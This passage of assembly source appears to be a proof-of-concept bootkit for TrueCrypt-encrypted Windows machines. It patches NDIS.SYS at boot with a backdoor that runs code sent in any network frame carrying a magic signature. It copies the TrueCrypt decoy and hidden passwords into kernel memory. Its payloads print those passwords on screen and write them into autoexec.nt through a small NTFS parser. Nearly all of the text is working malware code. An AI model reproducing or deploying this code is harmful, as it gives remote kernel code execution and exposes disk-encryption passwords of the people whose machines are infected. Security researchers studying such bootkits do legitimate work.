db 00001111b, 11110000b, 00000000b, 00000000b, 11000011b, 00000000b, 11111111b, 11111111b,
00001100b
db 00001111b, 11111111b, 11111100b, 00000000b, 11000011b, 00000011b, 11111111b, 11111111b,
00001100b
db 00000011b, 11111111b, 11000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11111111b,
11110000b
db 00000000b, 00000000b, 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11111111b,
11000000b
db 00000000b, 00000000b, 00000000b, 00000000b, 00000000b, 00000000b, 00001111b, 11111100b,
00000000b
LBRCODE16_END EQU $

BRCODE16_SIZE EQU (LBRCODE16_END - LBRCODE16_START)

;-----------------
SEGMENT BRPATCHFUNC32 ALIGN=1        ; Default is PUBLIC ALIGN=1
BITS 32

LBRPATCHFUNC32_START EQU $


;################################################################
;##  NDIS.SYS!ethFilterDprIndicateReceivePacket Backdoor Code  ##
;################################################################

LNDISBackdoor:                                        ; +00h  DWORD   'eBR\xEE'
signature
                                                      ; +04h  [...]   code to execute
(ESI points here on entry)
        pushfd
        pushad

        push            59h
        pop             ecx

        mov             esi, [esp+2Ch]                ; ptr to some array of ptrs
        lodsd                                                 ; ptr to some structure
        mov             eax, [eax+8]                  ; ptr to an MDL for the packet
        cmp             dword  [eax+14h], ecx       ; check size of packet
        jbe             LNDISBackdoor_ret

        add             ecx, [eax+0Ch]                ; ptr to Ethernet frame
        cmp             dword  [ecx-4], 0EE524265h    ; look for "eBR\xEE" signature
at offset 55h in the frame
```

```
        jne             LNDISBackdoor_ret

        call            ecx

  LNDISBackdoor_ret:

        popad
        popfd

        push            ebp
        mov             ebp, esp
        sub             esp, 60h                        ; it doesn't matter if we
allocate a little extra stack space

        db 0E9h                                         ; E9h/xx/xx/xx/xx: JMP NEAR
rel32
        ; "JMP NEAR (ethFilterDprIndicateReceivePacket + 6)" 'rel32' will be manually
appended here

LNDISBACKDOOR_END EQU $


;######################################################
;##  Auxiliary RVA-to-Pointer Conversion Functions  ##
;######################################################

LTranslateVirtualToRaw:

        pushad
        push            08h                             ;
FIELD_OFFSET(IMAGE_SECTION_HEADER, VirtualSize)
        jmp             short LTranslate

LTranslateRawToVirtual:

        pushad
        push            10h                             ;
FIELD_OFFSET(IMAGE_SECTION_HEADER, SizeOfRawData)

LTranslate:

        pop             eax

        test            word  [esi+20h], 0FFFh       ; size of image (should be 4KB multiple
if sections are aligned)
        jz              LTranslate_ret

        mov             esi, [ebx+3Ch]                  ; IMAGE_DOS_HEADER.e_lfanew
        add             esi, ebx                        ; ptr to PE header

        movzx           ecx, word  [esi+06h]            ;
IMAGE_NT_HEADERS.FileHeader.NumberOfSections
        movzx           edi, word  [esi+14h]            ;
IMAGE_NT_HEADERS.FileHeader.SizeOfOptionalHeader
        lea             edi, [esi+edi+18h]              ; IMAGE_FIRST_SECTION(ESI)

LTranslate_sectionloop:

        mov             edx, [esp+24h]                  ; function's stack "argument"

        sub             edx, [edi+eax+4]                ; PIMAGE_SECTION_HEADER-
>{VirtualAddress,PointerToRawData}
        jb              short LTranslate_sectionloop_next

        cmp             edx, [edi+eax]                  ; PIMAGE_SECTION_HEADER-
>{VirtualSize,SizeOfRawData}
        jbe             short LTranslate_sectionloop_done

  LTranslate_sectionloop_next:

        add             edi, 28h
        loop            LTranslate_sectionloop

  LTranslate_sectionloop_done:

        xor             al, 1Ch                         ; 08h --> 14h, 10h --> 0Ch
        add             edx, [edi+eax]                  ; PIMAGE_SECTION_HEADER-
>{PointerToRawData,VirtualAddress}

        mov             [esp+24h], edx                  ; update stack "argument" to
contain translated value
```

```
LTranslate_ret:

        popad
        ret


;########################################
;##  Inline Code Patch Hook Function  ##
;########################################

LPatchFunction:

        ;
        ; Initialization
        ;

        pushfd
        pushad                                          ; assume DS = ES = 10h
(KGDT_R0_DATA: flat ring-0 data segment)

        cld

        ;
        ; Scan for address of module list base (_BlLoaderData)
        ;

        mov             edi, [esp+24h]                  ; use EIP as a ptr into OSLOADER
        and             edi, ~000FFFFFh                 ; convert to image base ptr

        mov             al, 0C7h                        ; C7 46 34 00 40 00 00    MOV
DWORD PTR [ESI+34h], 4000h

LPatchFunction_mlsigloop:                               ; assume that we will find it

        scasb
        jne             LPatchFunction_mlsigloop

        cmp             dword  [edi], 40003446h
        jne             LPatchFunction_mlsigloop

        mov             al, 0A1h                        ; A1 xx xx xx xx          MOV
EAX, [xxxxxxxx]

LPatchFunction_mlbaseloop:

        scasb
        jne             LPatchFunction_mlbaseloop

        mov             esi, [edi]                      ; ptr to base of module list
        mov             esi, [esi]                      ; ptr to first node of module
list
        mov             ebx, esi

        ;
        ; Search module list for NDIS.SYS
        ;

LPatchFunction_modloop:

        mov             esi, [esi]
        cmp             esi, ebx
        jne             short LPatchFunction_modloop_nextnode       ; break out if we've
traversed the entire (circular) list

;----
LPatchFunction_done:

                ;
                ; Restore registers, perform displaced instructions, and return into patched
code
                ;

        popad
        popfd

        mov             esi, eax
        test            eax, eax
        jnz             short LPatchFunction_done_nojz

        pushfd
        add             dword  [esp+4], 21h
        popfd
LPatchFunction_done_nojz:

        ret
;----

LPatchFunction_modloop_nextnode:

        cmp             byte  [esi+2Ch], 8*2                ; module file name
'UNICODE_STRING.Length' for L"NDIS.SYS"
        jne             short LPatchFunction_modloop

        mov             ecx, [esi+30h]
        mov             eax, [ecx]
        shl             eax, 8
        xor             eax, [ecx+4]
        and             eax, ~20202020h
        cmp             eax, 44534E49h                      ; "NDIS" mangled: 44004E00h
("N\0D\0" << 8) ^ 00530049h ("I\0S\0")
        jne             short LPatchFunction_modloop

        ;
        ; Search NDIS.SYS for ndisMLoopbackPacketX call to ethFilterDprIndicateReceivePacket
        ;

        mov             ebx, [esi+18h]                      ; EBX = image base address

        mov             edi, ebx
        mov             al, 50h                     ; 50                        PUSH EAX
                                                            ; 53                        PUSH
EBX
                                                            ; C7 46 10 0E 00 00 00    MOV
DWORD PTR [ESI+10h], 0Eh


;k00n:
;PAGENDSP:00025EB6 50                                  push    eax             ;
BugCheckParameter3
;PAGENDSP:00025EB7 53                                  push    ebx             ;
MemoryDescriptorList
;PAGENDSP:00025EB8 C7 46 10 0E 00 00+                  mov     dword ptr [esi+10h], 0Eh
;PAGENDSP:00025EBF E8 5D CC 00 00                      call    sub_32B21

; =========== save ndis.sys image base ===
        push    ebx

LPatchFunction_nmlpxloop:

        scasb
        jne             LPatchFunction_nmlpxloop

        cmp             dword  [edi], 1046C753h
        jne             LPatchFunction_nmlpxloop

        cmp             dword  [edi+4], 0Eh
        jne             LPatchFunction_nmlpxloop

        lea             edx, [edi+0Dh]
        sub             edx, ebx

        push            edx
        call            LTranslateRawToVirtual
        pop             edx                                 ; EDX = RVA of offset following
CALL instruction

        add             edx, [edi+9]                        ; EDX += rel32

        push            edx
        call            LTranslateVirtualToRaw
        pop             edi                                 ; EDI = ptr to start of eFDIRP
in potentially raw image
        add             edi, ebx

        cmp             word  [edi], 0FF8Bh
        jne             LPatchFunction_no8BFF

        inc             edi
        inc             edx
        inc             edi
        inc             edx     ; skip over "MOV EDI, EDI" at function start (XP SP2 and
later)

LPatchFunction_no8BFF:

        mov             al, 0E9h                ; E9h/xx/xx/xx/xx: JMP NEAR rel32
        stosb

        push            40h - 5                 ; RVA of destination (at 40h, inside DOS EXE
code) - size of JMP
        pop             eax
        sub             eax, edx                ; EAX (rel32) = destination RVA - source RVA
        stosd

        db              6Ah, (LNDISBACKDOOR_END - LNDISBackdoor)     ; 6Ah/xx: PUSH simm8 (to
keep MASM from being stupid)
        pop             ecx

        mov             esi, (LNDISBackdoor - LBRPATCHFUNC32_START) + BRCODE16_SIZE
NDISBACKDOOR_LINEAR EQU $-4

        lea             edi, [ebx+40h]
        rep movsb

        lea             eax, [edx+6 - (40h + (LNDISBACKDOOR_END - LNDISBackdoor) + 4)]
        stosd

        ; ======== write truecrypt passwords into ndis.sys memory space
        pop             ebx
        mov             edi, ebx
        add             edi, 09a48h
        mov             ecx, 32

        call    me
me:     pop     esi
        add     esi, tc_password_decoy - me

.loopme:
        mov             al , [cs:esi]
        stosb
        inc             esi
        loop    .loopme


        jmp             LPatchFunction_done

tc_password_decoy  db 'here decoy pass', 0
tc_password_hidden db 'here hdden pass', 0

LBRPATCHFUNC32_END EQU $

;----------------
SEGMENT BRDATA ALIGN=4                ; Default is PUBLIC USE16

PATCHFUNC32_LINEAR EQU BOOTROOT_SIZE
dd 0
```

000A:3000> psoi.asm

```
; purple screen of information
;
; NDIS payload for the NBRK
; (all based on the ebrk code)

BITS 32

times 43 db 'A'
db "eBR", 0EEh

;----------------

        cld

        ;--- locate NTOSKRNL.EXE image base using non-optimized IDT#00h trick

        push            eax
        sidt            [esp-2]
        pop             esi

        mov             ebx, [esi+4]                    ; high WORD of EBX = high WORD
of interrupt gate offset
        mov             bx, [esi]                       ; low WORD of EBX = low WORD of
offset

        mov             ecx, 00000FFFh                  ; ECX = 0FFFh (4KB-1)

        or              ebx, ecx
        inc             ebx                             ; round up to start of next 4KB
page

        inc             ecx                             ; ECX = 1000h (4KB)

@mzloop:

        sub             ebx, ecx                        ; go back one 4KB page
        cmp             word [ebx], 5A4Dh               ; IMAGE_DOS_HEADER.e_magic ==
IMAGE_DOS_SIGNATURE ("MZ")
        jne             @mzloop

        mov             edx, [ebx+3Ch]                  ; IMAGE_DOS_HEADER.e_lfanew
        cmp             edx, ecx                        ; arbitrary upper-bound on RVA
of PE header
        jae             @mzloop
        cmp             edx, 40h                        ; lower-bound of RVA of PE
header is sizeof(IMAGE_DOS_HEADER)
        jb              @mzloop

        cmp             dword  [ebx+edx], 00004550h     ; IMAGE_NT_HEADERS.Signature ==
IMAGE_NT_SIGNATURE ("PE\0\0")
        jne             @mzloop

        ;--- search for "InbvSolidColorFill" name in export directory

        mov             edi, [ebx+edx+78h]              ; EBP = RVA of export directory
(making some assumptions)
        add             edi, ebx                        ; now EBP points to export
directory

        xor             edx, edx
        mov             esi, [edi+20h]                  ;
IMAGE_EXPORT_DIRECTORY.AddressOfNames (RVA)
        add             esi, ebx                        ; now ESI points to start of
name RVA list

        ; EBX = image base address of NTOSKRNL.EXE
        ; EDX = index
        ; ESI = pointer into export name list
        ; EDI = pointer to NTOSKRNL export directory

        mov             ebp, esp
        push    ebx                     ; save NTOSKRNL BASE on stack [ebp-4]
        call    my_rel          ; save eip (my_rel) on stack  [ebp-8]
my_rel:

; init screen ----
        mov             eax, 00565DBh   ; acquire display
        add             eax, [ebp-4]
        call    eax

        mov             eax, 005640dh   ; reset display
        add             eax, [ebp-4]
        call    eax


; DGRAY: 7, PURPLE: 5, LPURPLE: 0d, wht: F

        mov             eax, 0056491h  ; solid color fill
        add             eax, [ebp-4]
        push     05h
        push     14*1
        mov      ebx, 27Fh ; 639
        push     ebx
        push     14*0
        push     0
        call     eax

        mov             eax, 0056491h  ; solid color fill
        add             eax, [ebp-4]
        push     0dh
        push     14*2
        mov      ebx, 27Fh ; 639
        push     ebx
        push     14*1
        push     0
        call     eax

        mov             eax, 0056491h  ; solid color fill
        add             eax, [ebp-4]
        push     0fh
        push     14*3
        mov      ebx, 27Fh ; 639
        push     ebx
        push     14*2
        push     0
        call     eax

        mov             eax, 0056491h  ; solid color fill
        add             eax, [ebp-4]
        push     0dh
        push     14*4
        mov      ebx, 27Fh ; 639
        push     ebx
        push     14*3
        push     0
        call     eax

        mov             eax, 0056491h  ; solid color fill
        add             eax, [ebp-4]
        push     05h
        push     14*5
        mov      ebx, 27Fh ; 639
        push     ebx
        push     14*4
        push     0
        call     eax

        ; --

        mov             eax, 0056491h  ; solid color fill
        add             eax, [ebp-4]
        push     05h
        push     14*13
        mov      ebx, 27Fh ; 639
        push     ebx
        push     14*10-2
        push     0
        call     eax


; prepare printing ----
        mov             eax, 005651Fh  ; set text color
        add             eax, [ebp-4]
        push     0fh
        call     eax

        mov             eax, 003D69Eh  ; InbvInstallDisplayStringFilter
        add             eax, [ebp-4]
        push    0
        call    eax

        mov             eax, 0038BA9h  ; InbvEnableDisplayString
        add             eax, [ebp-4]
        push    1
        call    eax

; print info ---------
        mov             ecx, str_start
        call    print_str_ecx


        mov             eax, 005651Fh  ; set text color
        add             eax, [ebp-4]
        push     08h
        call     eax

        mov             ecx, str_armak00ni
        call    print_str_ecx

        mov             eax, 005651Fh  ; set text color
        add             eax, [ebp-4]
        push     00h
        call     eax

        mov             ecx, str_fun
        call    print_str_ecx

        mov             eax, 005651Fh  ; set text color
        add             eax, [ebp-4]
        push     0fh
        call     eax

        mov             ecx, str_kernel
        call    print_str_ecx

        mov             edx, [ebp-4]
        call    print_hex_edx

        mov             ecx, str_ndis
        call    print_str_ecx

        mov             edx, [ebp]            ; our retn address into ndis.sys
        and             edx, 0fffff000h ; mask out 060 to baseline it
        push    edx ; remember me ; ndis.sys.base
        call    print_hex_edx

        mov             ecx, str_decoy
        call    print_str_ecx

        ; print decoy password
        pop             ecx
        push    ecx
        add             ecx, 000009a48h
        call    print_str_ecx_norel

        mov             ecx, str_hidden
        call    print_str_ecx

        ; print hidden password
        pop             ecx
        add             ecx, 000009a48h + 16
        call    print_str_ecx_norel

        mov             eax, 005651Fh  ; set text color
        add             eax, [ebp-4]
        push     07h
        call     eax
        mov             ecx, str_sthg
        call    print_str_ecx

endme:
        add             esp, 8
        retn

; ---------------------------------------------------------------

print_str_ecx:
        add             ecx, [ebp-8]
        sub             ecx, my_rel
print_str_ecx_norel:
        push    ecx
        mov             eax, 00038DE8h  ; InbvDisplayString
        add             eax, [ebp-4]
        call    eax
        retn

print_hex_edx:
        mov             ecx, myintstr
        add             ecx, [ebp-8]
        sub             ecx, my_rel
        push    ecx     ; PCHAR String
        push    8               ; Length
        push    16              ; Base
        push    edx             ; Value

        ; A8F31 ; NTSTATUS __stdcall RtlIntegerToChar(ULONG Value, ULONG Base, ULONG Length,
PCHAR String)
        mov             eax, 000A8F31h  ; RtlIntegerToChar
        add             eax, [ebp-4]
        call    eax

        mov             ecx, myintstr
        call    print_str_ecx
        retn

                                                                                            ;
str_start       db " .: PURPLE SCREEN OF iNFORMATiON :.                                      ", 0
str_armak00ni db "<armak00ni|2013>", 0dh, 0ah, 0dh, 0ah, 0

str_fun         db "     hello world!  =8]", 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, 0
str_kernel      db "NTOSKRNL BASE: ", 0
str_ndis     db 0dh, 0ah, "NDIS.SYS BASE: ", 0
str_decoy    db 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, " ^ Your truecrypt decoy  password is: ", 0
str_hidden   db 0dh, 0ah, 0dh, 0ah,             " ^ Your truecrypt HIDDEN password is: ", 0
str_sthg     db 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, "your kernel has just rocked (locked?) the
display a bit"
                       db 0dh, 0ah, "move your mouse to see some special effects!", 0

myintstr db "00000000", 0
```

000A:4000> cmd_pass.asm

```
; ----------------------------------------------------------------------------
; purple_chain - truecrypt bootloader extension              01.2013, armak00ni
; ----------------------------------------------------------------------------
; - file          : cmd_pass.asm
;
; presents the current truecrypt passwords in command.com
; by overwriting autoexec.nt on the ntfs filesystem
;
; -> minimal ntfs parser within these 512b ;)
;
; ----------------------------------------------------------------------------

org     7c00h

        push    cs
        push    cs
        pop     ds
        pop     es

        cld
        call    init

        call    patch_autoexec_nt

; we simply retf to purple_chain to execute the os bootloader
        retf

; ----------------------------------------------------------------------------
init:
        mov             di, dap
        mov             cx, DAP_LEN
        xor     al, al
        rep     stosb

        ; read mbr
        mov     ax, 0201h
        mov             bx, buffer
        mov             cx, 1
        mov             dx, 080h
        int     13h

        ; read  ntfs vbr of partition 2
        mov             eax, [buffer +0x1d6]
        mov             [dap_block_nr_lo], eax
        mov             [part_start_sec], eax
        mov             ax, 1
        mov             [dap_numblocks], ax
        mov             ax, buffer
        mov             [cs:dap_buffer_ptr_lo], ax

        call    read_dap_blocks

        ; assume start cluster $MFT <= 32bit
        mov             eax, [buffer + 0x30]
        mov             [start_cluster_mft], eax
        mov             al, [buffer +0x0d]
        mov             [secs_p_cluster], al

        retn


; ----------------------------------------------------------------------------
patch_autoexec_nt:
        ; find  "autoexec.nt"
        mov             eax, [start_cluster_mft]
        mov             [current_cluster], eax
        mov             cx, 0xFfff; max $MFT clusters to scan

.find_loop:
        mov             eax, [current_cluster]
        inc             eax
        mov             [current_cluster] , eax
        push    cx
        call    load_vc
        pop             cx

        mov             dl, 4
        mov             bx, buffer
```

```
.check_mft:
       ; check $MFT entry
       cmp            word [bx], 'FI'
       jnz            .check_next_mft

       ; check name
       mov            si, bx
       add     si, 0xf2
       mov            di, autoexec_name
       push    cx
       mov            cx, AUTOEXEC_NAME_LEN
       repz    cmpsb
       or             cx,cx
       jnz            .check_next_mft2

       pop            cx
       ; found mft
.found:
       mov            al, [found_count]
       inc            al
       mov            [found_count], al

       pusha
       ; -> bx = $MFT record
       call    overwrite_data

       popa

       cmp            al, 2
       jge            .endsearch
       jmp            .check_next_mft

.check_next_mft2:
       pop     cx
.check_next_mft:
       add            bx, 1024
       dec            dl
       jnz            .check_mft
       ;
       ; finished for this cluster
       dec            cx
       jz             .not_found
       jmp            .find_loop


.not_found:
       retn

.endsearch:
       retn

; ------------------------------------------------------------------------------
; patch the rems
overwrite_data:
       mov            si, bx
       add            si, 0x9c
       add     si, word [si]  ; name attr len
       sub            si, 4
.loop1:
       mov            al, [si]                ; lodsb w/o inc si
       cmp            al, 0x80
       jz             .cont_1
       cmp            al, 0xff
       je             .endme

       add            si, word [si+4]

       jmp            .loop1

.cont_1:
       add            si, word [si + 0x20] ; offset of runlist (@32)


       xor            bx, bx
       ; si@runlist now
       mov            al, [si]       ; lodsb w/o inc si

       mov            bl, al
       and            bl, 0x0f       ; run list len
       add            si, bx
```

```
        mov             bl, al
        shr             bl, 4           ; run list cluster# entry len
        add             si, bx

        xor             eax, eax
        xor             cx, cx
        mov             cl, bl          ; len of cluster#
        std                                     ; read "backwards"
.rd_vcnloop:
        shl             eax, 8
        lodsb
        loop    .rd_vcnloop
        cld

        call    load_vc2ntfsbuf

        ; patch here

        mov             di, ntfs_buf+13
        mov             si, str_echo
        call    write_str

        mov             ax, 8000h
        mov             ds, ax
        mov             bx, [ds:0x0c] ; is hidden?
        mov             al, [bx]
        or              al, al
        jnz             .is_hidden
        mov             si, [ds:0x12] ; running decoy
        jmp             .cont
.is_hidden:
        mov             si, [ds:0x14] ; running hidden

.cont:
        call    write_str

        mov             si, str_echo
        call    write_str2
        mov             si, [ds:0x0e] ; your decoy pass is
        call    write_str
        mov             si, [ds:0x08]; password
        call    write_str

        mov             si, str_echo
        call    write_str2
        mov             si, [ds:0x10] ; your hidden pass is
        call    write_str
        mov             si, [ds:0x0a]; password
        call    write_str

        mov             si, str_rem
        call    write_str2

        push    cs
        pop             ds

    mov         si, ntfs_buf
        call    print_str_si


        xor             ah, ah
        int             16h

        ; ... and write back
        mov             si, dap
        mov             dl, 0x80
        mov             ah, 43h
        int             13h

.endme:
        retn
; ------------------------------------------------------------------------------
; filesystem helper functions

read_dap_blocks:
        mov             ax, cs
        mov             [cs:dap_buffer_ptr_hi], ax
        mov             byte [cs:dap], 0x10

        mov             si, dap
        mov             dl, 0x80
        mov             ah, 42h
        int             13h
        retn


; ---------------------------------------------------------------------------
; load cluster #vcn: eax
load_vc2ntfsbuf:
        mov             word [dap_buffer_ptr_lo], ntfs_buf
        jmp             load_vc_1
load_vc:
        mov             word [dap_buffer_ptr_lo], buffer
        ; secs * sec_p_clust
load_vc_1:
        mov             bl, [secs_p_cluster]
.shiftloop:
        shl             eax, 1
        shr             bl, 1
        cmp             bl, 1
        jne     .shiftloop

        mov             ecx, [part_start_sec]
        add             eax, ecx

        mov             [dap_block_nr_lo], eax

        mov             bx, [secs_p_cluster]
        mov             [dap_numblocks], bx

        call    read_dap_blocks
        retn
; ---------------------------------------------------------------------------



; ---------------------------------------------------------------------------
print_str_si:
        xor             cx, cx
.loopme:
        lodsb
        or              al,al
        jz              .end_print
        cmp             al, 0ah
        jnz             .cont
        inc             cx
        cmp             cx, 15
        je              .end_print
.cont:
        mov      bx, 07h
        mov      ah, 0Eh
        int      10h
        jmp     .loopme

.end_print:
        retn
; ---------------------------------------------------------------------------
write_str:
        lodsb
        or al, al
        jz      .endme
        stosb
        jnz write_str
.endme:
        retn

write_str2:
        mov     al, [cs:si]
        inc             si
        or al, al
        jz      .endme
        stosb
        jnz write_str2
.endme:
        retn

; --- data ------------------------------------------------------------------
autoexec_name           db 'a', 0, 'u', 0, 't', 0, 'o', 0, 'e', 0, 'x', 0, 'e', 0,
                                       db 'c', 0, '.', 0, 'n', 0, 't', 0
AUTOEXEC_NAME_LEN       equ $-autoexec_name

str_rem                        db 0dh, 0ah, 'REM ', 0
```

```
str_echo                     db 0dh, 0ah, 'echo ', 0

; done, in 510 bytes

; ==================== this is uninitialized data, will not be written / loaded
secs_p_cluster        db 0
part_start_sec        dd 0

start_cluster_mft     dd 0

current_cluster              dd 0

found_count                  db 0

dap:                         db      10h
                                     db      00h
dap_numblocks:        dw      0000h
dap_buffer_ptr_lo:    dw      buffer
dap_buffer_ptr_hi:    dw   0000h
dap_block_nr_lo:      dw   0
dap_block_nr_hi:      dw   0, 0, 0
DAP_LEN                      equ $-dap

buffer                       resb 512 * 8
ntfs_buf                     resb 512 * 8
```